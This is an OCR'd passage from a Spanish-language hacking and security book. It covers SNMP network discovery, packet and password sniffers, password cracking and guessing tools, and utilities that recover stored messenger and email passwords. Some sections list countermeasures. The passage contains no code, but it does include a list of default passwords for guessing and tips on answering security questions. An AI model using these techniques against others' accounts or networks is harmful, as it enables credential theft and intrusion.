

El área de **Network Discovery** hay una herramienta llamada: (**IP NETWORK BROWSER**). Es una de las herramientas de la suite de **SolarWinds** y le ayuda al hacker a poder ver los routers, servidores y estaciones de trabajo que se encuentran en el network, que estén utilizando el protocolo SNMP. Algo bien interesante, es que el hacker podrá ver las cuentas del Active Directory de los servidores en Windows, los recursos compartidos, los printers compartidos, en fin, le dará un panorama completo de lo que puede hacer y por donde puede entrar. No en todos los casos el hacker puede ver esta información debido a que si tiene bien configurado el firewall y los servidores, es probable que no pueda ver la información de la cual se habla en este libro.

**IP Network Browser**




El atacante podría buscar servidores o dispositivos que tengan las configuraciones de los servicios SNMP, de forma públicas.

El programa le presentará algo como esto:




El servicio SNMP funciona a través de los puertos 161 y 162. Una buena práctica sería configurar el servicio de SNMP, que no esté "Public". También podría bloquear en el Firewall el puerto **161** y **162** desde redes externas, para que no se vea el servicio de fuera de la red.

**¿Por qué sucede esto?**

La mayoría de las veces es porque las personas que configuran estos sistemas, no saben realmente para que son algunos servicios y por eso los instalan o lo dejan instalados, pero no se toman la molestia en verificar que instalaron.

Si usted es un analista de seguridad, necesita esta herramienta para verificar su red. Es una herramienta muy útil y la suite de herramientas de SolarWinds es una solución perfecta. En fin, si usted no prueba su network, estoy seguro que un hacker lo hará por usted.

Por ejemplo, los hackers utilizan esta herramienta para escanear rangos de IP y ver cientos de networks por Internet y a su vez, ver qué servidores están descubiertos y desprotegidos, para así aprovecharse de ellos. Quiero decirte que en Internet hay más servidores y computadoras desprotegidas más de lo que usted cree. Incluso en 10 minutos de escaneo el hacker podrá encontrar computadoras totalmente descubiertas.

Para ver todas las herramientas que tiene solarwinds entra a: www.solarwinds.com

# Lograr Acceso

CAPITULO 4

## Lograr Acceso

Lograr acceso a un sistema, es una de las partes más retantes de todo hacker. Para que el hacker logre acceso a un sistema, tiene que tomar varias cosas en cuenta.

**Opción** #**1**. ¿Qué va a hacer o cuál es su objetivo final?
**Opción** #**2**. ¿Si lo va a hacer físicamente o remotamente?

La mayoría de los sistemas tienen una seguridad en común; **username y password**. Es curioso ver que la mayoría de las empresas se alaban que sus sistemas son los más seguros, pero sólo necesitan un username y passwords para entrar. Curioso ¿no?... o sea 2 simples cositas.

El punto está ahora en cómo un hacker consigue el **username y password**. Si un hacker tiene el username y password de un servidor, ya no está seguro, simplemente se conecta al servidor y los escribe, en una ventana como esta:


Simplemente un username y password. El 90% de la seguridad se basa en eso. Todo es una clave, una llave, una tarjeta. Le soy bien honesto, hablamos de seguridad todo el tiempo decimos que nuestro sistema son los más seguros, tenemos los mejores routers, los mejores firewalls, las mejores estructuras y me dicen que son seguros. Cuando en su última función miras y ves: **username y password**.

Ahora vamos a discutir las herramientas con las cuales un hacker necesitaría para capturar el username y password de un sistema. Quiero comentar que el hacker puede capturar todo tipo de passwords, de muchas formas, siempre hay una técnica. El hacker necesita probar todas las técnicas que sean necesarias, hará todo lo posible por conseguir el **password y username**.


En esta sección estaremos hablando cómo los hackers pueden conseguir los passwords de:

**#1**. Routers
**#2**. Servidores
**#3**. Computadoras
**#4**. Documentos
**#5**. Software y más...

Empezaremos con una técnica muy usada por los hackers. Los Sniffers. Estas aplicaciones lo que hacen es capturar paquetes en la red. Me explico. El hacker lo que hace es que conecta su equipo a la red y empieza a capturar datos e información. Muchos de estos programas están diseñados para capturar paquetes de passwords.

Existe un sitio bien interesante que contiene una gran cantidad de aplicaciones de programas de Sniffers. Se llama http://www.effetech.com


El hacker podrá utilizar programas como: **MSN Sniffer**, que captura las conversaciones de los sistemas de mensajería como MSN Messenger:





**MSN Sniffer:** http://www.effetech.com

Este programa captura las conversaciones realizadas por otras personas en la red. El hacker podría utilizar esta aplicación para ver las conversaciones y verificar si alguien está comentando algo que puede sacarle provecho.

## EtherDetect




**Etherdetect** es una herramienta que captura paquetes TCP/IP, en la red. La cual puede contener información que ayuden al hacker a entrar al sistema. Esta herramienta se puede encontrar en: http://www.effetech.com




**ACE Password Sniffer**, es una herramienta muy útil porque le ayuda al hacker a capturar password de POP3, telnet, HTTP, SMTP, y otros. Herramientas que los hackers llevan en su pendrive, y que le hacen la vida fácil son:

## Password Cracking

Una de las partes importantes en toda seguridad, es el método de autenticación. El método de autenticación identifica la identidad de un usuario. Lo interesante de esto, es que la mayoría de los sistemas, utilizan la seguridad de username y password.

La seguridad es simple, si un usuario tiene un username y password, el sistema garantiza de que es el usuario real, aunque no lo sea, aquí es donde entra el problema de la seguridad. Si un hacker consigue alguna cuenta válida en una red, podrá tener acceso a diferentes tipos de recursos.
Es muy normal, visitar empresas y ver como los empleados se compartes las contraseñas para no estar memorizando los códigos. Personalmente he ido a agencias bancarias muy importantes en Puerto Rico y he visto las cuentas de usuario como username y password, pegados al monitor o al escritorio.

Wow! Tremenda seguridad y saber que muchos de hechos invierten millones de dólares en infraestructura y tecnología para seguridad. Lo que te quiero decir con esto, es que no solamente vale pena implementar la seguridad para proteger la información confidencial, si no que hay que orientar a los usuarios para que tengan mucho cuidado en donde guardan sus passwords.

**Un sistema puede tener varias formas de autenticación, por ejemplo:**

- Autenticación por certificados
- Autenticación a través de formularios con passwords.
- RSA Secure Token
- Sistemas de Biometría
- Intragrated Windows (NTLM) Authentication

Todos estos sistemas de autenticación son efectivos. Claro, unos más que otros, pero todos en cierto punto funcionan. Hasta el momento uno de los sistemas de autenticación más seguro es el sistema de Biometría.

**Los sistemas de Biometría, pueden ofrecer diferentes tipos de autenticación, tales como:**

- Escaneo de Retina
- Escaneo de huellas dactilares
- Escaneo de la mano
- Reconocimiento de Voz
- Reconocimiento de rostro
- Escaneo de Iris

Cada uno de estos métodos le ofrece características de seguridad al mundo de la seguridad a nivel Biometría.

**Contramedidas para ataques de password**

- Utiliza password complejos, que contengan caracteres especiales sales como @%^&*
- Utiliza números: 123456790
- Combina números, letras y caracteres especiales
- Cambia el password cada 90 días máximo
- No escriba su password en un documento que todo el mundo pueda ver
- Nunca guarde su password en ningún sistema (Evite utilizar la opción “Save Password”)

## Los Password Crackers

Existen programas diseñados para encontrar los password de alguna cuenta en específico. Un hacker podría utilizar herramientas que utilicen métodos de Brute Force o sistemas de diccionarios.
Los sistemas de ataques de Brute force, son bastante efectivos, debido a que el password el 98% de las veces se encuentra.

**¿Por qué los ataques de bruteforce son efectivos?**
Son efectivos porque el enfoque es hacer combinaciones de palabras y números, estos sistemas crean múltiples combinaciones y siguen haciendo intentos hasta lograr encontrar la clave.
Los sistemas de Password Cracking por diccionario, utilizan como base un documento lleno de palabras, y las siguen verificando, una a una, hasta encontrar la posibilidad de conseguir el Password.
También existen otros programas que se utilizan para desencriptar passwords que se encuentren guardados en un sistema.

## Password Guessing

Adivinar la contraseña es una de las modalidades nuevas, para entrar a las cuentas de emails de muchas personas. Gobernadores y Presidentes de muchos países han estado vulnerable a este tipo de ataques. El ataque es el simple, consta en tratar de adivinar o contestar por ejemplo preguntas claves del sistema de seguridad.

**Preguntas claves que pueden ser contestadas adivinando, pueden ser:**
*¿Cuál es el nombre de mi mascota?*
*¿Cómo se llama mi madre?*
*¿Cómo se llama mi padre?*
*¿Cuál es mi auto favorito?*
*¿En cuál escuela estudié?*
*¿Cuál es mi lugar favorito?*

Estas preguntas, son preguntas claves, que usted configura cuando crea una cuenta en un sistema o en una cuenta de email.

**Password comunes utilizados como métodos de adivinación:**

- root
- admin
- adm
- administrator
- test
- demo
- user
- beta
- prívate

El **Password Guessing**, puede conseguirse mediante ingeniería social. La mayoría de las personas están expuestas a este tipo de ataque son las personas que tienen pareja, tales como novio (a) o esposa (o). Esto es debido a que son personas que conocen muy a sus parejas y conocen que contestación pudieron haber escrito.

## Las Cookies


Cuando usted se loguea a un sistema web, muchos de estos sistemas guardan información a través de lo que llamamos “Cookies”. Estos archivos son en formato texto (*.txt) y cualquier persona puede tener acceso a esto, siempre cuando tenga acceso a la computadora.

**Contramedidas para el Password Guessing**

- Nunca conteste ninguna pregunta, con una contestación real
- Nunca utilice password comunes
- Cambie su contraseña cada 90 días
- Siempre configure un sistema que luego de cada 3 a 7 intentos deshabilite la cuenta
- No utilice información pública como números de cuentas bancarias, número de seguro social, números de tarjetas de ATM
- El username y password debe ser diferente.


**Herramientas utilizadas para el Password Cracking:**

- Cain and Abel





Esta herramienta te ayuda encontrar los password de los sistemas de Windows.

- John the Ripper





Herramienta utiliza para encontrar los password de un sistema.

- AirCrack





**Descripción**: Se utiliza para encontrar las claves de los Access point a nivel Wireless.

- **L0pthcrack**





**Descripción**: Se utiliza para encontrar las claves de los sistemas Windows.

- **Brutus**





**Descripción**: Se utiliza para encontrar los password de un sistema utilizando Brute Force.

- OphCrack




**Descripción**: Se utiliza para encontrar los password de las cuentas de un sistema Windows.




## MessenPass


Esta herramienta le brinda al hacker todos los passwords de los messenger. Algo interesante y que muchos analistas no toman en cuenta es que si un hacker consigue el password del messenger, usualmente consigue el password de la cuenta de emails.
Por ejemplo:

Si el Messenger es: emaildeejemplo@hotmail.com,

y consigue el password: **12345,**

Usualmente esa es la misma información de su cuenta en www.hotmail.com

Otra herramienta que es muy importante es:





## Mail Pass View

Esta herramienta le permite al hacker ver el password de:

- Outlook Express
- Microsoft Outlook 2000 (POP3 and SMTP Accounts only)
- Microsoft Outlook 2002/2003/2007 (POP3, IMAP, HTTP and SMTP Accounts)
- Windows Mail
- IncrediMail
- Eudora
- Netscape 6.x/7.x (Si es el password no esta encriptado)
- Mozilla Thunderbird (Si es el password no esta encriptado)
- Group Mail Free
- Yahoo! Mail – Si el password está guardado en el Yahoo! Messenger application.
- Hotmail/MSN mail - Si el password está guardado en el MSN/Windows/Live Messenger application.
- Gmail - Si el password está guardado en el Gmail Notifier application, Google Desktop, o Google Talk


**DialupPass** es otra herramienta muy simple pero a la vez poderosa:





Esta herramienta le permite al hacker ver las cuentas "dial up" que tienen en los siguientes sistemas: Windows 95, Windows 98, Windows ME, Windows NT, Windows 2000, Windows XP y Vista.

**Asterisk logger** le permite ver al hacker los password que se encuentran en: *****

